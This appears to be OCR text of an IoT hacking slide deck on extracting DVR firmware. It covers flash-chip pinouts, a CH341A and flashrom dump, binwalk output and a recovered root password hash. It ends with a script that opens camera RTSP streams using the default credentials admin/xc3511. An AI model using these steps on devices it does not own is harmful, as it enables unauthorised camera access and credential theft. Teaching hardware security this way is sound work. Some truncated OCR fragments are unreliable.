


# Discussion subject


## Thoughts?



# Practical IoT Hacking



# Firmware Extraction






# Hardware Components




Initial Inspection

# Initial Inspection







# Schematics



(3) JT3 - RS232 - AHB70XXH  
(3) CN11 - RS32 - AHB780-3S20D.  
(3) CN3  
(3) CN11 - UART - AHB70BXT8  
1: RXD 2: TXD 3: GND.  
CN17 - AHB700XT8-3S3I  
ST23 - "  
  
GND - BLACK  
TX - BLUE -  
RX - GREY -




# Datasheets





# Datasheets



SOIC-8 2

Arduino W25Q128 25X  
Ard 3.3V to Pin 8 VCC  
Pin 3 IO<sub>2</sub> /WP  
Pin 7 IO /HOLD  
Ard GRD to Pin 4 (GRD)  
Pin 10 to Pin 1 - C/S  
Pin 11 Pin 2 - DO  
Pin 12 Pin 5 - DI  
Pin 13 Pin 6 - CLK

**winbond**

### 3.4 Pin Configuration SOIC 300-mil

Top View	
/HOLD (IO <sub>3</sub> )	1 16
VCC	2 15
/RESET	3 14
NC	4 13
NC	5 12
NC	6 11
/CS	7 10
DO (IO <sub>1</sub> )	8 9
	CLK
	DI (IO <sub>0</sub> )
	NC
	NC
	NC
	NC
	GND
	/WP (IO <sub>2</sub> )

Figure 1c. W25Q128FV Pin Assignments, 16-pin SOIC 300-mil (Package Code F)



# Ch341a set up: Hardware

**CH341A Devices Overview**  
Photos source: AliExpress, Alibaba

**Programmers**

Available as green and blue boards. CH341A is placed underneath. Jumper for mode selection. Headers for UART and SPI. Cheap board.

Available as black and green boards. Known as **MiniProgrammer**. Jumper for mode selection. Headers for UART and SPI. Cheap and popular.

Programmer with miniUSB connector. Has **voltage levels switch** and mode switch. UART header.

**Boards**

**CJMCU-341** Cheap miniUSB board with a lot of headers and some pads on the bottom side.

**Shenzhen DOIT board** Lot of headers with voltage and mode jumpers. Most expensive board (10USD).

**All-in-one CH341A board** Looks like a copy of DOIT board. Of similar price too.

**LC-Technology CH341A board** Headers and voltage levels jumper. Slightly cheaper than DOIT board.


Source : <https://www.onetransistor.eu/2017/08/ch341a-mini-programmer-schematic.html>

## About CH341

This is versatile USB to multi-protocol converter chip.

There are 4 major items that become clear from the enclosed [Datasheet\(English\)](#)

## Mini Programmer






# Ch341a set up : Software


## Drivers

<https://github.com/boseji/CH341-Store>



## Windows Application

<https://github.com/nofeletru/UsbAsp-flash>



## Linux Flashrom Tool

Sudo apt-get install flashrom

```
telnet: Unable to connect to remote host: Connection refused
dvr@dvr-VirtualBox:~$ sudo apt-get install flashrom
[sudo] password for dvr:
Reading package lists... Done
Building dependency tree
Reading state information... Done
flashrom is already the newest version (0.9.9+r1954-1).
The following packages were automatically installed and are no longer required:
liblibleveldb8
Use 'sudo apt autoremove' to remove them.
0 to upgrade, 0 to newly install, 0 to remove and 8 not to upgrade.
dvr@dvr-VirtualBox:~$
```




`sudo flashrom --programmer ch341a_spi -r ./backup.bin`


[CH341-Store/CH341-Windows-SPI-I2C-Driver+SDK-library/CH341PAR.ZIP](#)

[CH341-Store/CH341-Windows-Serial-Driver+SDK-library/CH341SER.ZIP](#)



# Firmware Extraction





UGREEN

25XXX



# Firmware Extraction

```
dvr@dvr-VirtualBox: ~/Desktop/Firmwares
File Edit View Search Terminal Help
115944 0x1C4U ASCII cpio archive (>VK4 with no CRC), file name: "root", file name length: "0x00000005", file size: "0x00000000"
116046 0x1C548 ASCII cpio archive (SVR4 with no CRC), file name: "TRAILER!!!", file name length: "0x0000000B", file size: "0x00000000"
1811341 0x1BA38D Certificate in DER format (x509 v3), header length: 4, sequence length: 1284
4101616 0x3E95F0 Linux kernel version "3.0.8 (chenyun@localhost) (gcc version 4.4.1 (Hisilicon_v100(gcc4.4-290+uclibc_0.9.32.1+eabi+linuxpthread) ) #1 Fri May 29 14:4"
4312736 0x41CEA0 CRC32 polynomial table, little endian
4916692 0x4B05D4 xz compressed data
4960923 0x4B29B8 Unix path: /mtd/devices/hisfc350/hisfc350_spl_w25q256fv.c
4962151 0x4B767 Unix path: /mtd/devices/hisfc350/hisfc350.c
5026720 0x4CB3A0 Neighborly text, "NeighborSolicits/ipv6/xfrm6_mode_transport.c"
5026740 0x4CB3B4 Neighborly text, "NeighborAdvertisementsnsport.c"

dvr@dvr-VirtualBox:~/Desktop/Firmwares$ binwalk KareV2.bin
DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----
204064        0x31D20          CRC32 polynomial table, little endian
231829        0x38995          xz compressed data
524288        0x80000          CramFS filesystem, little endian, size: 3268608 version 2 sorted_dirs CRC 0xFA346040, edition 0, 1196 blocks, 290 files
4718592        0x480000         Squashfs filesystem, little endian, version 4.0, compression:xz, size: 4681410 bytes, 125 inodes, blocksize: 262144 bytes, created: 2015-12-08 08:01:59
11534432       0x800060         xz compressed data
11712388       0xB2B784         xz compressed data
11728432       0xB2F630         xz compressed data
11800682       0xB4106A         xz compressed data
11801608       0xB41408         xz compressed data
11802880       0xB41880         xz compressed data
12058624       0x8B0000         Squashfs filesystem, little endian, version 4.0, compression:xz, size: 2838643 bytes, 533 inodes, blocksize: 262144 bytes, created: 2015-12-08 08:01:49
15204352       0xE80000         CramFS filesystem, little endian, size: 16384 version 2 sorted_dirs CRC 0x609C8FAB, edition 0, 4 blocks, 3 files
15221251       0xE84203         Zlib compressed data, default compression
15466576       0xEC0050         Zlib compressed data, compressed
15467476       0xEC03D4         gzip compressed data, from Unix, NULL date (1970-01-01 00:00:00)
15467592       0xEC0448         JFFS2 filesystem, little endian
15468904       0xEC0968         Zlib compressed data, compressed
15470308       0xEC0EE4         Zlib compressed data, compressed
15477328       0xEC2A50         Zlib compressed data, compressed
15478732       0xEC2FCC         Zlib compressed data, compressed
15484544       0xEC4680         Zlib compressed data, compressed
15485948       0xEC4BFC         Zlib compressed data, compressed
15487352       0xEC5178         Zlib compressed data, compressed
15488756       0xEC56F4         Zlib compressed data, compressed
...           ...           ...

Binwalk -Mre = recursive remove
0 byte sized extraction
```



# Firmware Extraction

dvr@dvr-VirtualBox: ~/Desktop/Firmwares

```
0x11404 ASCII cpio archive (SVR4 with no CRC), file name: "root", file name length: 0x00000005, file size: 0x00000000
0x1C548 ASCII cpio archive (SVR4 with no CRC), file name: "TRAILER!!!", file name length: 0x0000000B, file size: 0x00000000
0x1A38D Certificate in DER format (x509 v3), header length: 4, sequence length: 1284
0x3E95F0 Linux kernel version '3.0.8 (chenyun@localhost) (gcc version 4.4.1 (Hisilicon_v100/gcc4.4-290+uclibc_0.9.32.1+eabi+linuxpthread))' #1 Fri May 29 14:4"
0x41CEA0 CRC32 polynomial table, little endian
0x4B05D4 xz compressed data
0x4B298 Unix path: /ntd/devices/hisfc350/hisfc350_spl_w25q256fv.c
0x4CBA30 Un
0x4CB3B4 Ne
```

@dvr-VirtualBox:~/Desktop/Firmwares

CIMAL HEXADECIMAL DE

CIMAL	HEXADECIMAL	DE
4064	0x31D20	CR
1829	0x38995	XZ
4288	0x80000	Cr
18592	0x480000	Sq
534432	0x800660	XZ
712388	0xB2B784	XZ
728432	0xB2F630	XZ
800682	0xB4106A	XZ
801608	0xB41408	XZ
802800	0xB41B80	XZ
958624	0xB80000	Sq
204352	0xE80000	Cr
221251	0xE84263	ZL
466576	0xEC0050	ZL
467476	0xEC03D4	ZF
467592	0xEC0448	ZF
468904	0xEC0968	ZL
470308	0xEC0EE4	ZL
477328	0xEC2A50	ZL
478732	0xEC2FCC	ZL
484544	0xEC4680	ZL
485948	0xEC4BFC	ZL
487352	0xEC5178	ZL
488756	0xEC56F4	ZL
-----	-----	-----
request		
burpuzz		
85		
Rubbish Bin		

Recent Home Desktop Firmwares \_KareV2.bin.extracted

bin boot busybox. extracted Config cramfs-root custom

init.d Json lib Log logo mnt

root rules.d sbin share slv squashfs-root

usb usb\_modeswitch.h.d usr var web \_zimage. img. extracted

Oaf0\_6771 Oaf0\_6791 Oaf0\_6811 Oaf0\_6911 Oaf0\_6951 Oaf0\_6971

Oaf0\_7211 Oaf0\_7251 Oaf0\_7271 Oaf0\_7301 Oaf0\_7311 Oaf0\_7361

Desktop Firmwares \_KareV2.bin-0.extracted squashfs-root

FF9D84 FF28D0 FF65E8 FF71A4 FF348C FF606C FF928C FF2354 FF5574 FF7720 FF8218

FF8794 FF9808 FFA87C FFA300 FFADF8 FFC428 FFCFA4 FFD520 FFD69C FFF6CC FFFC54

free fstab fs-version getty group halt hibernation hwclock ifconfig init initramfs

insmod kill killall linuxrc ln login ls lsmod macGuard mactab memstat.conf

mkdir mknod mount mtab mv netinit netstat null pap-secrets passwd passwd-rcS reboot

ping poweroff ppp0 pppoe-options pppoe-start profile protocols ps pwd rcS reboot

reset resolv.conf rm tar telnetd time timecheck top topsofia ttyAMA0 ttyAMA1 tty5000 udev.conf udevd


Open passwd

/Desktop/Firmwares/\_KareV2/bin-0.extracted

root:absxfcgbXtb3o:0:0:root:/bin/sh

Plain Text Tab Width: 8 Ln 1, Col 1 INS

# RTSP



```
#!/bin/bash
```

```
xterm -hold -e cvlc 'rtsp://192.168.1.10:554/user=admin&password=xc3511&channel=1&stream=0.sdp' &
xterm -hold -e cvlc 'rtsp://192.168.1.10:554/user=admin&password=xc3511&channel=2&stream=0.sdp' &
xterm -hold -e cvlc 'rtsp://192.168.1.10:554/user=admin&password=xc3511&channel=3&stream=0.sdp' &
xterm -hold -e cvlc 'rtsp://192.168.1.10:554/user=admin&password=xc3511&channel=4&stream=0.sdp'
```

```
